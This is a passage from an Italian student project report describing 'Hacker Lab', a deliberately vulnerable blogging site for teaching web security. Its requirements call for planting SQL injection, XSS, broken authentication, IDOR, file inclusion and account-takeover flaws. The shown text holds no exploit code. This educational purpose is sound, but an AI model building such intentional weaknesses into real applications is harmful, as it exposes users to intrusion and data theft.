



**Scuola Arti e Mestieri Trevano**

**Sezione informatica**

# **Hacker Lab**

## **Sito web per la dimostrazione di vulnerabilità**

<b>Titolo del progetto:</b>	Hacker Lab – Sito web per la dimostrazione di vulnerabilità
<b>Alunno/a:</b>	Filippo Finke
<b>Classe:</b>	I4AC
<b>Anno scolastico:</b>	2019/2020
<b>Docente responsabile:</b>	Geo Petrini

<b>Introduzione.....</b>	<b>4</b>
1.1 Informazioni sul progetto .....	4
1.2 Abstract.....	4
1.3 Scopo .....	4
<b>2 Analisi.....</b>	<b>5</b>
2.1 Analisi del dominio .....	5
2.2 Analisi e specifica dei requisiti .....	5
2.3 Use case .....	10
2.4 Pianificazione .....	11
2.4.1 Analisi.....	12
2.4.2 Progettazione .....	12
2.4.3 Implementazione .....	12
2.4.4 Testing.....	13
2.4.5 Consegna.....	13
2.5 Analisi dei mezzi .....	13
2.5.1 Software .....	13
2.5.2 Hardware.....	13
<b>3 Progettazione .....</b>	<b>14</b>
3.1 Design dell'architettura del sistema.....	14
3.1.1 Schema di rete .....	14
3.1.2 Diagramma di flusso.....	14
3.1.3 Sitemap .....	15
3.2 Design dei dati e database.....	15
3.2.1 Schema ER.....	15
3.2.1.1 Descrizione delle tabelle .....	16
3.2.2 Schema logico .....	18
3.3 Design delle interfacce .....	18
3.3.1 Pagina principale .....	18
3.3.2 Pagina di registrazione .....	19
3.3.3 Pagina di un articolo.....	20
3.3.4 Pagina profilo .....	21
3.3.5 Pannello di amministrazione.....	22
3.3.5.1 Articoli .....	22
3.3.5.2 Utenti .....	23
3.4 Design procedurale.....	23
<b>4 Implementazione .....</b>	<b>26</b>
4.1 Gestione dipendenze .....	26
4.2 Database .....	26
4.3 Applicativo web.....	26
4.3.1 Struttura .....	26
4.3.2 Sviluppo.....	27

4.3.2.1	Connessione al database.....	27
4.3.2.2	Invio di posta elettronica .....	28
4.3.2.3	Gestione delle sessioni .....	28
4.3.2.4	Vulnerabilità .....	29
4.3.2.4.1	Security Misconfiguration .....	29
4.3.2.4.2	SQL Injection .....	30
4.3.2.4.3	Failure To Restrict URL Access.....	30
4.3.2.4.4	Cross Site Scripting (XSS) .....	30
4.3.2.4.5	Broken Authentication .....	31
4.3.2.4.6	Insecure Direct Object References.....	32
4.3.2.4.7	File Inclusion o Directory Traversal .....	33
4.3.2.4.8	Account Takeover.....	33
4.3.2.4.9	Bruteforce login.....	34
4.3.2.4.10	Bruteforce email.....	35
4.3.3	Interfacce grafiche .....	36
4.3.3.1	Pagina principale .....	36
4.3.3.2	Pagina di registrazione .....	36
4.3.3.3	Pagina profilo .....	37
4.3.3.4	Pagina di un articolo.....	37
4.3.3.5	Pagina di amministrazione articoli .....	38
4.3.3.6	Pagina di amministrazione utenti .....	38
4.3.3.7	Maschera di aggiunta articoli .....	39
4.3.3.8	Maschera di recupero password .....	39
<b>5</b>	<b>Test.....</b>	<b>40</b>
5.1	Protocollo di test .....	40
5.2	Risultati test .....	46
5.3	Mancanze/limitazioni conosciute .....	46
<b>6</b>	<b>Consuntivo .....</b>	<b>47</b>
<b>7</b>	<b>Conclusioni.....</b>	<b>48</b>
7.1	Sviluppi futuri.....	48
7.2	Considerazioni personali.....	48
<b>8</b>	<b>Bibliografia .....</b>	<b>48</b>
8.1	Sitografia.....	48
<b>9</b>	<b>Allegati .....</b>	<b>49</b>

## **Introduzione**

---

### **1.1 Informazioni sul progetto**

Allievi coinvolti nel progetto: Filippo Finke  
Classe: Informatica 4AC presso la sede Scuola Arti e Mestieri Trevano  
Docenti responsabili: Geo Petrini  
Data inizio: 03.09.2019  
Data consegna: 20.12.2019

### **1.2 Abstract**

Are you a computer security enthusiast or a computer science student? Well HackerLab is a website deliberately vulnerable to very common flaws in web development. It has been developed in a way that it can show the worst development practices. In addition, this website is useful for advanced computer scientists who want to try to apply knowledge in order to generate exploits and exploit vulnerabilities to gain access to restricted areas of the website. HackerLab is also useful for newbies to security because it shows the most common vulnerabilities and also contains guides on how to exploit these vulnerabilities within the site. The application also contains hidden vulnerabilities that must be discovered by the user himself. The aim of this project is to show the consequences of these vulnerabilities by allowing the user to understand how to defend himself against them. There are several products of this type, but HackerLab is unique in that it also provides guides on how to perform exploits.

### **1.3 Scopo**

Lo scopo del progetto “Hacker Lab” è quello di creare un sito web che sia vulnerabile a determinate vulnerabilità e che quindi funga da demo per dimostrare le conseguenze che possono causare queste vulnerabilità. Il sito deve quindi essere sviluppato in maniera superficiale ma comunque pensata in modo da permettere determinate vulnerabilità. Questo sito web rappresenterà un esempio di un sito di blogging. Questo sito sarà affetto da numerose vulnerabilità che si suddivideranno in due categorie, delle vulnerabilità guidate, quindi all'interno di ogni pagina ci sarà una descrizione delle vulnerabilità presenti e di come eseguirle. Mentre la seconda categoria di vulnerabilità “tesori nascosti” ovvero delle vulnerabilità che dovranno essere scoperte dagli utenti. Lo scopo di questo progetto è quello di mostrare le conseguenze di queste vulnerabilità permettendo all'utilizzatore di capire come difendersi da esse.

## 2 Analisi

### 2.1 Analisi del dominio

È stato richiesto lo sviluppo di un sito web volutamente vulnerabile a diverse vulnerabilità comuni e non. Il prodotto dovrà essere un applicativo web, quindi accessibile dalla rete e compatibile con i browser più recenti (Google Chrome e Mozilla FireFox). Gli utenti che accederanno a questo applicativo devono avere delle competenze informatiche avanzate ed orientate sulla sicurezza, questo progetto è stato ideato per permettere a questi utenti di mettere in prova le loro capacità violando un sistema controllato. Esistono numerosi siti web simili a questo organizzato come gioco, che viene chiamato CTF ma molto spesso questi siti non mettono a disposizione le soluzioni dei loro esercizi, mentre questo prodotto darà la possibilità anche a chi è alle prime armi con la sicurezza informatica di capire ed eseguire attacchi a delle vulnerabilità presenti all'interno del sito.

### 2.2 Analisi e specifica dei requisiti

Mi è stato richiesto da parte del committente, di realizzare un applicativo web. L'applicativo web deve essere un sito volutamente non sicuro e quindi vulnerabile ad una serie di vulnerabilità comuni. Il prodotto deve contenere vulnerabilità le quali possono essere sfruttate dagli utenti, vi sono due categorie di vulnerabilità, ci devono essere delle falle di sicurezza documentate in modo basilare all'interno della pagina in modo che gli utenti più esperti abbiano degli spunti per sfruttarle, in allegato a questi spunti ci saranno delle guide step by step che aiuteranno anche gli utenti con meno conoscenza di poter sfruttare queste vulnerabilità. Inoltre vi devono essere delle falle chiamate "tesori nascosti", ovvero delle vulnerabilità non documentate che solamente gli utenti più esperti saranno in grado di trovare e sfruttare. L'applicativo dovrà avere dei dati predefiniti di base, in modo che gli utenti possano utilizzare dei dati di base sul quale provare ad eseguire attacchi. Inoltre, l'applicativo dovrà essere provvisto di una funzionalità di reset che riporterà il sito funzionale con i dati di basilari, pronto per nuovi utenti.

ID: REQ-01	
<b>Nome</b>	Pagina principale
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita di una pagina principale nella quale mostrare tutti gli articoli del blog.
Sotto requisiti	
<b>001</b>	All'interno della pagina è richiesta una schermata di login
<b>002</b>	Si dovrà poter immettere nuovi articoli
<b>003</b>	Dovrà essere possibile ricercare articoli

ID: REQ-02	
<b>Nome</b>	Pagina di visualizzazione dettagliata
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita di una pagina nella quale mostrare nel dettaglio tutte le informazioni di un articolo.
Sotto requisiti	
<b>001</b>	Dovrà essere possibile eliminare l'articolo dall'autore o da un amministratore.
<b>002</b>	Sarà possibile aggiungere dei commenti ad un articolo.
<b>003</b>	La pagina sarà accessibile solamente se autenticati

ID: REQ-03	
<b>Nome</b>	Pagina di registrazione
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita di una pagina che permette all'utente di registrarsi all'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere richiesto nome, cognome, email e password per la registrazione di un utente.

ID: REQ-04	
<b>Nome</b>	Pannello admin
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita di un pannello di amministrazione nel quale sarà possibile accedere solamente con un livello elevato di permessi.
Sotto requisiti	
<b>001</b>	Dovrà essere possibile visionare gli utenti registrati al sito con le relative informazioni.
<b>002</b>	Dovrà essere possibile visionare ed eliminare gli articoli presenti nel sito web.

ID: REQ-05	
<b>Nome</b>	SQL Injection
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo SQL Injection all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-06	
<b>Nome</b>	Cross Site Scripting (XSS)
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo Cross Site Scripting (XSS) all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-07	
<b>Nome</b>	Broken Authentication
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo Broken Authentication all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-08	
<b>Nome</b>	Insecure Direct Object References
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo Insecure Direct Object References all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-09	
<b>Nome</b>	Security Misconfiguration
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo Security Misconfiguration all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-10	
<b>Nome</b>	Failure to restrict URL Access
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo Failure to restrict URL Access all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-11	
<b>Nome</b>	File inclusion vulnerability
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo File inclusion vulnerability all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.



ID: REQ-12	
<b>Nome</b>	Account takeover vulnerability
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita la presenza di vulnerabilità di tipo Account takeover vulnerability all'interno dell'applicativo web.
Sotto requisiti	
<b>001</b>	Dovrà essere documentato come sfruttare la seguente vulnerabilità.

ID: REQ-13	
<b>Nome</b>	Dati predefiniti
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Dovranno essere presenti dei dati predefiniti per tutte le sezioni del sito web.
Sotto requisiti	
<b>001</b>	Dovranno essere presenti degli articoli predefiniti all'interno del sito web.
<b>002</b>	Dovranno essere presenti diversi utenti con accesso normale.
<b>003</b>	Dovrà essere presente un utente amministratore con accesso elevato.

ID: REQ-14	
<b>Nome</b>	Meccanismo di reset
<b>Priorità</b>	1
<b>Versione</b>	1.0
<b>Note</b>	Si necessita di un meccanismo di reset per l'intero sito web. Questo meccanismo permette di riportare l'applicativo a nuovo. / Dipende dal requisito REQ-13
Sotto requisiti	
<b>001</b>	Dovranno essere impostate le impostazioni iniziali ed importati i dati predefiniti.

## 2.3 Use case




Figura 1 Schema caso d'uso

Chi accede al sito web senza avere un account è considerato “Visitatore”. I visitatori hanno la sola possibilità di visitare la home page con la lista degli articoli per titoli e la possibilità di registrarsi al sito web. Quindi i visitatori non hanno la possibilità di aggiungere articoli oppure commenti al sito web. Viene considerato “Utente” chi ha un account registrato all'interno dell'applicativo. Gli utenti possono contribuire al sito web pubblicando articoli, visualizzarli nel dettaglio e la possibilità di esprimere le proprie opinioni nei commenti.

Un utente di livello avanzato viene considerato “Amministratore”, gli amministratori possono eseguire tutte le azioni degli utenti e dei visitatori ma possono anche modificare lo stato degli utenti registrati al sito web e la possibilità di eliminare gli articoli.

## 2.4 Pianificazione




Figura 2 Diagramma di Gantt preventivo.

### 2.4.1 Analisi



Figura 3 Diagramma di Gantt, Analisi.

Ho suddiviso la fase di analisi in cinque attività principali. Questa è la fase più corta rispetto alle altre fasi, come anche descritto nel quaderno dei compiti.

Nel periodo di tempo di questa fase mi sono occupato di capire di cosa tratta il progetto e quali sono le richieste da parte del committente. Inoltre, essendo il progetto lo sviluppo di un sito web vulnerabile ho aggiunto anche un'attività di ricerca di vulnerabilità da implementare all'interno del progetto.

### 2.4.2 Progettazione




Figura 4 Diagramma di Gantt, Progettazione.

La progettazione è la seconda fase del progetto "HackerLab composta da cinque attività. All'interno del periodo di tempo di questa fase di progettazione è incluso la creazione del diagramma di Gantt da seguire durante la durata del progetto, il design dell'architettura del sistema, il design dei dati e dei database, design delle interfacce ed in fine il design procedurale.

Considero questa fase molto importante in quanto le fasi successive sono basate sulla progettazione.

### 2.4.3 Implementazione




Figura 5 Diagramma di Gantt, Implementazione.

La fase di implementazione è la più lunga all'interno del progetto. Questa è la fase principale del progetto, ovvero lo sviluppo, anche se l'implementazione dipende strettamente dalla progettazione.

All'interno di questa fase sono presenti tutte le attività di sviluppo, quindi sviluppo dell'applicativo base utilizzando un pattern MVC, lo sviluppo delle banche dati, le interfacce grafiche, le vulnerabilità e dati predefiniti.

È inoltre presente un'attività segnata come pietra miliare, ovvero il collegamento tra interfacce e banche dati che sta ad indicare che il sito web è funzionale e che quindi sono richieste solamente delle modifiche in modo da implementare volontariamente delle vulnerabilità.

## 2.4.4 Testing




Figura 6 Diagramma di Gantt, Testing.

Un'altra fase importante è il testing, questa fase consiste in attività specifiche per testare dopo ogni implementazione di una vulnerabilità il suo corretto funzionamento. Ritengo questa fase molto importante e fondamentale per lo svolgimento del progetto.

## 2.4.5 Consegna



Figura 7 Diagramma di Gantt, Consegna.

L'ultima fase del progetto è la consegna, consiste in due fasi. La prima fase, ovvero la documentazione, dura tutto il periodo del progetto ed è fondamentale per tenere aggiornato qualsiasi cambiamento all'interno della documentazione. Mentre la seconda fase, ovvero la presentazione è molto più corta in quanto rappresenta la creazione di una presentazione Power Point del progetto.

## 2.5 Analisi dei mezzi

### 2.5.1 Software

I software utilizzati per la realizzazione del progetto sono:

- Google Chrome 76.0
- Microsoft Word 2016
- Microsoft Project 2019
- Microsoft VS Code 1.37.1
- VMware Fusion 11.0
- MySQL 8.0.13
- PHP 7.3.5
- Draw.io (<https://draw.io>)
- Gloomaps (<https://gloomaps.com>)
- HighlightCode (<https://highlight.hohli.com>)
- EditThisCookie([https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceo\\_mclgfbg](https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceo_mclgfbg))

Librerie utilizzate:

- Slim 3 (<http://slimframework.com>)
- PHPMailer (<https://github.com/PHPMailer/PHPMailer/>)
- jQuery 3.4.1 (<https://jquery.com/>)
- Bootstrap 4.3.1 (<https://getbootstrap.com/>)

### 2.5.2 Hardware

Il progetto è stato sviluppato su un MacBook Pro 2018.

Le specifiche hardware sono:

- 8 GB di RAM
- Intel Core I5 4 core

Il progetto potrà essere messo in produzione su una qualsiasi macchina con più di:

- 1GB di RAM

- 20GB di disco (a dipendenza del sistema operativo)

### 3 Progettazione

#### 3.1 Design dell'architettura del sistema

##### 3.1.1 Schema di rete




Figura 8 Schema di rete

Un computer che vuole collegarsi all'applicativo web deve essere collegato ad una rete nella quale sia presente anche il web server che si occupa di servire il sito. Questa rete può essere locale oppure pubblica. Quando i due dispositivi saranno connessi nella stessa rete basterà conoscere l'indirizzo IP del web server per potersi collegare. Il computer per collegarsi deve possedere un software in grado di interpretare il protocollo di comunicazione, quindi un semplice browser.

##### 3.1.2 Diagramma di flusso




Figura 9 Diagramma di flusso

Quando l'utente accede all'applicativo web si ritroverà alla pagina principale, una pagina nella quale verranno mostrati gli articoli postati recentemente all'interno del sito web. L'utente potrà decidere di registrarsi al sito oppure accedere. Se l'utente desidera leggere un articolo dovrà aver eseguito l'accesso all'interno del sito web, in caso contrario verrà reindirizzato alla pagina principale. Eseguendo l'accesso l'utente potrà visionare l'articolo completo e i commenti. Per accedere al pannello di amministrazione del sistema l'utente dovrà aver eseguito l'accesso all'interno dell'applicativo e dovrà avere i permessi richiesti.

### 3.1.3 Sitemap




Figura 10 Sitemap

Il sito è composto da poche pagine, la prima pagina che verrà mostrata ad un utente è la pagina principale, ovvero una pagina con la lista degli ultimi articoli presenti. Da questa pagina principale sarà possibile andare alla pagina di registrazione che quindi è sullo stesso livello. Se un utente è Amministratore avrà anche la possibilità di andare alla pagina del pannello di amministrazione.

Dalla pagina principale sarà possibile accedere alla propria pagina profilo oppure ispezionare gli articoli del sito web nel dettaglio visualizzandone il contenuto e i vari commenti.

## 3.2 Design dei dati e database

Tutti i dati presenti all'interno dell'applicativo verranno salvati all'interno di una banca dati. Le immagini verranno salvate in una cartella apposita.

### 3.2.1 Schema ER

